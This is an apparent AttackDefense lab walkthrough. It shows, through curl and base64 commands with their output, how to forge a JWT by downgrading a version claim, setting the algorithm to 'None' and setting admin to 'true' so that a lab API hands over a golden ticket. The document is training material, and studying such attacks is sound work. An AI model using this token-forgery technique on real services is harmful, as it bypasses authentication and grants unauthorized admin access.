ATTACK DEFENSE

by PentesterAcademy

Name	Special Version Claim
URL	https://attackdefense.com/challengedetails?cid=1468
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 932  bytes 129877 (126.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 951  bytes 2795740 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.37.218.2  netmask 255.255.255.0  broadcast 192.37.218.255
        ether 02:42:c0:25:da:02  txqueuelen 0  (Ethernet)
        RX packets 23  bytes 1774 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1567  bytes 2304483 (2.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1567  bytes 2304483 (2.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.37.218.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap -sS -sV -p- 192.37.218.3

```
root@attackdefense:~# nmap -sS -sV -p- 192.37.218.3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-02 16:56 IST
Nmap scan report for target-1 (192.37.218.3)
Host is up (0.000014s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:25:DA:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
root@attackdefense:~#
```

The target machine is running an Apache server on port 80 and a Python-based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python-based service to reveal more information about it.

Command: curl 192.37.218.3:8080

```
root@attackdefense:~#
root@attackdefense:~# curl http://192.37.218.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint    |  Method    | Description
    /issue      |   GET      | Issues a JWT token.
/goldenticket   |   POST     | Get your golden ticket (if admin='true').
    /help       |   GET      | Show the endpoints info.

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that the Token API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if the token is of admin user.

Step 4: Interacting with the REST API.

Getting a JWT Token:

Command: curl http://192.37.218.3:8080/issue

```
root@attackdefense:~# curl http://192.37.218.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6IjMuMC4wIn0.eyJpc3MiOiJ3aXRy
YXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0
OTgxfQ.Vv2qTTcImvV6oZ8oWIJgaVrtk6APyZOX2P-1om6LMwU

==========================
root@attackdefense:~#
```

Issued JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6IjMuMC4wIn0.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ.Vv2qTTcImvV6oZ8oWIJgaVrtk6APyZOX2P-1om6LMwU

Using https://jwt.io to decode the retrieved token:

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6IjMuMC4wIn0.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ.Vv2qTTcImvV6oZ8oWIJgaVrtk6APyZOX2P-1om6LMwU

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT",
  "ver": "3.0.0"
}
```


PAYLOAD: DATA


```
{
  "iss": "witrap.com",
  "admin": "false",
  "exp": 1575221381,
  "iat": 1575134981
}
```


Note:

1. The algorithm used for signing the token is "HS256".
2. The token header contains a version ("ver") claim. It contains the version of the JWT Token library used.
3. The token payload contains an issuer claim which contains the name of the authority that issued this token.
4. The admin claim in the payload is set to "false".

Info: The "iss" (issuer) claim identifies the principal that issued the JWT. The processing of this claim is generally application specific.

Submitting the above issued token to the API to get the Golden Ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6IjMuMC4wIn0.eyJpc3MiOiJ3aXRyYXAuY29tIi
wiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ.Vv2
qTTcImvV6oZ8oWIJgaVrtk6APyZOX2P-1om6LMwU"}' http://192.37.218.3:8080/goldenticket
```


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -
X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6IjMuMC
4wIn0.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMT
M4MSwiaWF0IjoxNTc1MTM0OTgxfQ.Vv2qTTcImvV6oZ8oWIJgaVrtk6APyZOX2P-1om6LMwU
"}' http://192.37.218.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

Step 5: Checking the JWT Token Library Documentation.

Open the documentation in firefox:

Documentation URL: http://192.37.218.3



Check out the Security Vulnerabilities page.

As mentioned the Security Vulnerabilities page, library versions <= 1.0.1 are vulnerable and allowed tokens signed using the None Algorithm.

Step 6: Leveraging the above mentioned vulnerability to create a forged token.

Creating a forged JWT Token by setting the "ver" claim to "1.0.1".

Use the token obtained in Step 4 and edit it on https://jwt.io:

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6IjEuMC4xIn0.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ.Xz07TeibDB3DmObYRImLJ_1JXdaTSUAmna-sR_Nu0mA

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT",
  "ver": "1.0.1"
}
```


PAYLOAD: DATA


```
{
  "iss": "witrap.com",
  "admin": "false",
  "exp": 1575221381,
  "iat": 1575134981
}
```


Forged JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6IjEuMC4xIn0.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ.Xz07TeibDB3DmObYRImLJ_1JXdaTSUAmna-sR_Nu0mA

Note: The signing key is irrelevant in this scenario since the signing algorithm would be set to "None".

Modify the forged token obtained above and set the signing algorithm to "None".

Decoding the token header:

Command: echo eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6IjEuMC4xIn0 | base64 -d

```
root@attackdefense:~#
root@attackdefense:~# echo eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsInZlciI6I
jEuMC4xIn0 | base64 -d
{"alg":"HS256","typ":"JWT","ver":"1.0.1"}base64: invalid input
root@attackdefense:~#
```

Note: Sometimes decoding the header or payload using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. It strips off all the "=" signs which serve as the padding character in base64 encoded data.

Set the algorithm to "None" and encode the header:

Command: echo -n '{"alg":"None","typ":"JWT","ver":"1.0.1"}' | base64

```
root@attackdefense:~#
root@attackdefense:~# echo -n '{"alg":"None","typ":"JWT","ver":"1.0.1"}'
 | base64
eyJhbGciOiJOb25lIiwidHlwIjoiSldUIiwidmVyIjoiMS4wLjEifQ==
root@attackdefense:~#
```

Modified Token Header: eyJhbGciOiJOb25lIiwidHlwIjoiSldUIiwidmVyIjoiMS4wLjEifQ

Forged Token:
eyJhbGciOiJOb25lIiwidHlwIjoiSldUIiwidmVyIjoiMS4wLjEifQ.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ.

Note:
1. Since the signing algorithm is "None", signature is not required.
2. Do not forged to place the trailing dot at the end of the forged token signed using the "None" Algorithm.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJOb25lIiwidHlwIjoiSldUIiwidmVyIjoiMS4wLjEifQ.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ."}' http://192.37.218.3:8080/goldenticket

```
root@attackdefense:~#
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -
d '{"token": "eyJhbGciOiJOb25lIiwidHlwIjoiSldUIiwidmVyIjoiMS4wLjEifQ.eyJ
pc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF
0IjoxNTc1MTM0OTgxfQ."}' http://192.37.218.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The forged token was accepted by the library.

Step 7: Retrieving the Golden Ticket.

Decoding the payload part of the forged token created in the previous step:

Command: echo eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ | base64 -d

```
root@attackdefense:~#
root@attackdefense:~# echo eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZ
SIsImV4cCI6MTU3NTIyMTM4MSwiaWF0IjoxNTc1MTM0OTgxfQ | base64 -d
{"iss":"witrap.com","admin":"false","exp":1575221381,"iat":1575134981}ba
se64: invalid input
root@attackdefense:~#
```

Note: Sometimes decoding the header or payload using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. It strips off all the "=" signs which serve as the padding character in base64 encoded data.

Set the admin claim value to "true" using base64 utility:

Command: echo -n '{"iss":"witrap.com","admin":"true","exp":1575221381,"iat":1575134981}' | base64

```
root@attackdefense:~#
root@attackdefense:~# echo -n '{"iss":"witrap.com","admin":"true","exp":
1575221381,"iat":1575134981}' | base64
eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cnVlIiwiZXhwIjoxNTc1MjIxMzgxLCJp
YXQi
OjE1NzUxMzQ5ODF9
root@attackdefense:~#
```

Forged JWT Token:
eyJhbGciOiJOb25lIiwidHlwIjoiSldUIiwidmVyIjoiMS4wLjEifQ.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cnVlIiwiZXhwIjoxNTc1MjIxMzgxLCJpYXQiOjE1NzUxMzQ5ODF9.

Note: Do not forged to place the trailing dot at the end of the forged token signed using the "None" Algorithm.

Using the token obtained above to get the Golden Ticket:

Command:
curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJOb25lIiwidHlwIjoiSldUIiwidmVyIjoiMS4wLjEifQ.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cnVlIiwiZXhwIjoxNTc1MjIxMzgxLCJpYXQiOjE1NzUxMzQ5ODF9."}' http://192.37.218.3:8080/goldenticket

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -
d '{"token": "eyJhbGciOiJOb25lIiwidHlwIjoiSldUIiwidmVyIjoiMS4wLjEifQ.eyJ
pc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJ0cnVlIiwiZXhwIjoxNTc1MjIxMzgxLCJpYXQ
iOjE1NzUxMzQ5ODF9."}' http://192.37.218.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_35fefe88ed8f41c1773ac8136

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_35fefe88ed8f41c1773ac8136

References:

1. JWT debugger (https://jwt.io/#debugger-io)
2. JSON Web Token RFC (https://tools.ietf.org/html/rfc7519)